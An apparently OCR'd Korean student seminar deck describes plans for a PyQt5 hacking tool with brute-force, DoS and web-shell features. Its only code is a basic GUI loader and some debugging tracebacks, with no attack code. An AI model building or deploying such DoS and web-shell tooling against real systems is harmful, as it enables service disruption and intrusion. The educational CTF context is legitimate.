10306 박민기

널카말카 세미나

(웹)해킹 툴 제작

2025.01.06 | 웹해킹툴 삠삐

A COLLECTION OF ESSENTIAL CONTENT FOR PRESENTATION
THAT DELIVERS SIMPLE AND POWERFUL MESSAGES.

목차 페이지


목차

이번 세미나 주제


이 곳에는 결과를 입력해 보세요.

(웹) 해킹 도구
[삠삐]

Brute Force 기능 [ctf풀이용 브포도구]



Dos Attack 기능 [대표적인 공격 5가지]



Web Shall 기능 [간단한 웹쉘 모음]

제작하게 된 계기

이 곳에는 배경을 입력해 보세요.

1

첫번째 배경 요인


- 이제 문제를 풀때 어떤 문제들은 **코드를 직접 짜야되는데** 코드를 짜기까지 시간이 오래 걸리고 **잘 안되는 부분이 많아**서 **유용한 도구가 있으면 좋겠다고 생각하게 됨**
- (brup suite에 브포기능이 있지만 다루기 어렵고 매우 오래걸려 답답함 → 차라리 직접 만들자

2

두번째 배경 요인

- 1학기때 처음 프로젝트를 만들었을때의 경험을 살려 더 발전한 모습으로 만들어보자

[1학기 세미나 발표한 GUI 디자인]



처음 (구상)

이 곳에는 현황을 입력해 보세요.

1학기때와 동일한 프로그램 PYQT


DOS 공격 참고

어느걸 이용할 것인가,
어떤 기능을 추가할 것인가


- 처음

- DOS같은 공격 코드는 처음부터 짤 수도 있었겠지만, 시간도 부족할 뿐더러 코딩실력이 '아무것도 모르는 상태'에서 무에서 유를 창조할 정도로 뛰어나지 않기 때문에 시간적인 측면에서 효율적이지 않다고 판단되어 [기존에 있는 코드를 참고하여 분석하고 사용하기 편하게 가공하는 형태로 진행]

본격 코드 구현전 간단한 exe 제작테스트



본격 코드 구현전 간단한 exe 테스트 [간단한 GUI 창 생성]



본격 코드 구현전 간단한 exe 테스트 [GUI창을 띄우는 코드]

탐색기

열려 있는 편집기

app.py 3

PROJECT_12

app.py 3

fdsa.ui

app.py 3

app.py > ...


```python
import sys
from PyQt5.QtWidgets import *
from PyQt5 import uic

form_class = uic.loadUiType("fdsa.ui")[0]

class WindowClass(QMainWindow, form_class) :
    def __init__(self) :
        super().__init__()
        self.setupUi(self)

if __name__ == '__main__' :
    app = QApplication(sys.argv)
    mywindow = WindowClass()
    mywindow.show()
    app.exec_()

^
```

문제 8 출력 디버그 콘솔 터미널 포트

```
Hello, World!
PS C:\Users\gkdls\Desktop\project_12> & C:/python/python.exe c:/Users/gkdls/Desktop/project_12/app.py
Traceback (most recent call last):
  File "c:\Users\gkdls\Desktop\project_12\app.py", line 2, in <module>
    from PyQt5.Qtwidgets import *
ModuleNotFoundError: No module named 'PyQt5.Qtwidgets'
PS C:\Users\gkdls\Desktop\project_12> & C:/python/python.exe c:/Users/gkdls/Desktop/project_12/app.py
Traceback (most recent call last):
  File "c:\Users\gkdls\Desktop\project_12\app.py", line 7, in <module>
    class WindowClass(QMainWindow, from_class):
                                   ^^^^^^^^^^
NameError: name 'from_class' is not defined. Did you mean: 'form_cass'?
PS C:\Users\gkdls\Desktop\project_12> & C:/python/python.exe c:/Users/gkdls/Desktop/project_12/app.py
Traceback (most recent call last):
  File "c:\Users\gkdls\Desktop\project_12\app.py", line 7, in <module>
    class WindowClass(QMainWindow, form_class):
```

